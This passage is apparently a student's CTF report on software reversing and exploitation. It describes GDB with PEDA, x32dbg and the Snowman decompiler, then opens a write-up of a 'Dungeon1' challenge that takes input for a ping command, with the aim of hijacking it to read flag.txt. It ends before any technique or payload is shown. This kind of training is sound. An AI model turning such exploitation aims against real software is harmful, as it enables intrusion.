Software Reversing and Exploitation

Hasan Coşkun
23169575

June 2024

Contents

Chapter 1

Software Reversing and Exploitation

1.1 Introduction to Capture The Flag (CTF) Challenges

Capture The Flag (CTF) competitions are critical cybersecurity exercises that challenge participants to solve security problems or exploit vulnerabilities in various areas. These competitions are usually grouped into two categories: Jeopardy and Offense-Defense. Jeopardy-style CTFs include tasks such as reverse engineering, where participants use tools to examine and understand binaries without source code access, developing analytical and problem-solving skills in a controlled environment (EC-Council, 2023). In this review, I will provide a broad overview of Jeopardy-style CTFs and the bypass methods I have found after analyzing them.

1.1.1 Objectives and Skills Developed

CTF exercises serve two purposes: sharpening technical skills and simulating real-world attack scenarios, thus preparing participants for practical cybersecurity challenges.

1.2 Overview of Necessary Tools

```
% cd linux_dungeon1 && file dungeon1

dungeon1: ELF 64-bit LSB pie executable, x86-64, version 1 (SYSV),
dynamically linked, interpreter /lib64/ld-linux-x86-64.so.2,
for GNU/Linux 3.2.0, BuildID[sha1]=hash, not stripped
```

Given the ARM-based nature of the M1 chip, direct analysis of x86-64 ELF files poses a significant challenge. To address this, a Linux virtual machine (VM) on Microsoft Azure with x86-64 architecture was set up. Remote analysis was then performed via a Secure Shell (SSH) connection, utilizing tools such as the GNU Debugger (GDB) and Peda for ELF file analysis.

The use of a cloud-based VM enabled the successful analysis of the ELF file, demonstrating that architecture incompatibilities can be effectively overcome with the right approach.

1.2.1 Linux Analysis Tools (GDB)

The GNU Debugger (GDB) is essential for analyzing executables in Linux environments. When enhanced with the Python Exploit Development Assistance (Peda) extension, GDB transforms into a powerful tool for debugging and exploit development. This combination offers comprehensive debugging capabilities such as breakpoint management, memory inspection, and control flow analysis. Peda adds features like enhanced visual representation of assembly code, stack, and registers, significantly aiding in understanding an executable's behavior.



Figure 1.1: Overview of GDB

1.2.2 Enhancing GDB with PEDA

As my familiarity and comfort with GDB grew, I discovered an extension that would significantly enhance my debugging experience: PEDA (Python Exploit Development Assistance for GDB). Initially, the thought of adding another layer to GDB seemed daunting, but the promise of PEDA simplifying the visualization of program execution and enhancing debug information prompted me to give it a try.



Figure 1.2: GDB-PEDA set-up

First Impressions of PEDA

Integrating PEDA with GDB transformed the debugger's interface into a more informative and user-friendly environment. The first thing that struck me was how PEDA augmented the display with color-coded output, making it

easier to distinguish between code, registers, and memory content at a glance. This visual enhancement, combined with additional commands specific to exploit development, made navigating through complex debugging sessions less intimidating and more intuitive.

PEDA's Impact on My Debugging Strategy

PEDA introduced me to a suite of powerful features, such as the ability to display the stack, heap, and binary opcode side by side. This comprehensive view was invaluable for understanding how buffer overflows and other common vulnerabilities could be exploited. Furthermore, PEDA's shortcuts for pattern creation and searching simplified the process of identifying offset values during exploit development, streamlining what was previously a tedious aspect of debugging.

The checksec command in PEDA, which quickly analyzes a binary's security features (such as NX, ASLR, and PIE), became an indispensable part of my workflow. It provided immediate insights into the security posture of the binaries I was working with, allowing me to tailor my approach to each challenge more effectively.

Adopting PEDA marked a turning point in my journey with GDB. What was initially a tool I approached with respect but also trepidation became an even more powerful ally in my exploration of binary analysis and exploit development. PEDA did not just make GDB more accessible; it deepened my understanding of the underlying mechanics of vulnerabilities and how they could be exploited.

The integration of PEDA with GDB is a testament to the open-source community's commitment to enhancing tools and making them more valuable for newcomers and seasoned professionals alike. For beginners in programming and debugging, particularly those with an interest in security, I cannot recommend PEDA highly enough as an extension to GDB. It bridges the gap between daunting command-line operations and a more approachable, enriched debugging experience.

Conclusion: A Broader Perspective

This journey through challenges with GDB, and the subsequent incorporation of PEDA, has not only equipped me with practical debugging skills but also with a broader perspective on the ecosystem of tools available within the Linux environment. PEDA exemplifies how a tool can evolve through community-driven enhancements to meet the needs of users at different stages of their learning journey. As I move forward, I do so with a toolkit that is ever-expanding, thanks to the contributions of the open-source community. GDB, now augmented with PEDA, remains a cornerstone of my development and security research endeavors.



Figure 1.3: Usages of GDB-PEDA

1.2.3 Windows Analysis Tools (x32dbg)

x32dbg is a key tool for analyzing executables on Windows platforms. Part of the x64dbg toolkit, x32dbg is tailored for 32-bit applications, whereas x64dbg is for 64-bit applications. This debugger features an intuitive GUI, dynamic analysis capabilities, and an extensive set of plugins. It excels in disassembly, code stepping, breakpoint management, and scriptability, making it an essential tool for reverse engineering on Windows.

```
% cd challenge1 && file numbers.exe
numbers.exe: PE32 executable (console)
Intel 80386, for MS Windows
```

x32dbg is a popular tool favored for reverse engineering and debugging processes. This software is a customized version of x64dbg for 32-bit applications and is widely used to understand software operations, detect security vulnerabilities, or fix bugs.

User Interface:

Below, you see the interface of xdbg. This application has many windows, providing the user with access to many areas at the same time. Let's take a closer look at these areas below.



Figure 1.4: User interface of x32dbg

CPU Display

xdbg shows the selected area as the default largest window. Currently, while displaying the CPU, it also reflects other parts such as Log, Notes, and Breakpoints as the homepage when selected. It allows step-by-step tracking of the executed code, visualizes conditional jumps and function calls, and highlights the executed line.



Figure 1.5: CPU part

Register Display

This area is one of the most frequently used during my analyses. Here, we can examine various registers in computer architecture and also see Flag values. It displays the register values at each step of the program, highlights which values have changed, and provides critical information for analyzing the program flow.



Figure 1.6: Register part

Stack Memory Area

This window contains parameters that have been pushed onto the stack. It shows current values on the stack, includes important information such as function calls and return addresses.



Figure 1.7: Stack part

Dump Window

This is the 'dump' window. It allows the user to see what data is being stored in a register or what data resides at a certain address. It displays memory content in hexadecimal and ASCII formats, is used to track changes, and is ideal for directly observing the results of memory manipulations.



Figure 1.8: Dump part

Main Toolbar

This is the main toolbar of x32dbg, which provides quick access to the core functionalities of the program. It includes basic debugging functions such as starting, stopping, and stepping through the program.



Figure 1.9: Main Toolbar

Graph

The visual below shows the section that graphically displays the code flow. It helps me understand the logic of the programs while using it. It allows visual tracking of transitions between functions and conditional branches. You can directly open this area by selecting an instruction and pressing the 'g' key on the keyboard.



Figure 1.10: Graph part

1.3 Decompiling Tools (Snowman)

Snowman is a versatile, standalone decompiler for programs compiled into machine code or other low-level representations. Supporting architectures like x86, ARM, and MIPS, it integrates well with other analysis tools such as x64dbg and IDA Pro. Snowman translates binary executables into higher-level, more readable code, which helps in understanding program logic and structure without source code access. While not always perfect, Snowman provides valuable insights into a program's operations, making it indispensable for reverse engineering and analysis.

The screenshot illustrates the use of Snowman, a decompiler, to analyze the dungeon1 executable. Snowman converts low-level machine code into a higher-level, human-readable C-like code, aiding in understanding the program's behavior and logic. In the right pane of Snowman, we see the decompiled output, which reveals how the dungeon1 program accesses flag.txt. The relevant part of the code shows:



Figure 1.11: Snowman

1.4 Crafting Our Analysis Space

Getting our digital lab ready is key to diving into software analysis smoothly, no matter where we're doing it. This step is all about picking and setting up the right gadgets and programs that fit both the software we're poking around in and the system we're using. To be able to solve Linux challenges means rolling up your sleeves to install GDB and Peda. To analyze Windows challenges, we need to set up x32dbg.

But what if the code we're looking at might be up to no good? That's where virtual machines or containers come into play. They're like our digital sandbox - a safe space where we can let suspicious code run wild without risking our own computer's safety. Tools like VirtualBox or Docker help set these up. And for those times when we need some serious computing power, cloud-based VMs are like having a supercomputer at our fingertips, ready to crunch data from afar.

Then there's the task of taking apart the code to see how it ticks. That's where decompilers like Snowman come in handy. Whether we're using them with other tools or on their own, it's crucial they play nice with the software we're dissecting. Sometimes, it's a bit of a trial-and-error process to get everything working together.

In a nutshell, crafting the perfect setup with the right tools is a critical first step in our journey to analyze software. It's what makes sure we can do our detective work effectively, uncovering the secrets hidden in the code, all while keeping our digital environment safe and sound.

Chapter 2

Early Era of Challenges

2.1 Dungeon1 Challenge

When I executed the Dungeon1 challenge, an ELF file and thus a Linux program, on my virtual machine (VM), I noticed a message in the terminal followed by a prompt for user input. I conducted several tests to understand the purpose of this input and concluded that it was initiating a ping command. The program appeared to interpret numerical values as IP addresses and attempt to send pings to them. After unsuccessfully transmitting packets, another message displayed, and the program terminated. My goal was to take control of the program and read a file named flag.txt.

2.1.1 Overview of the Challenge

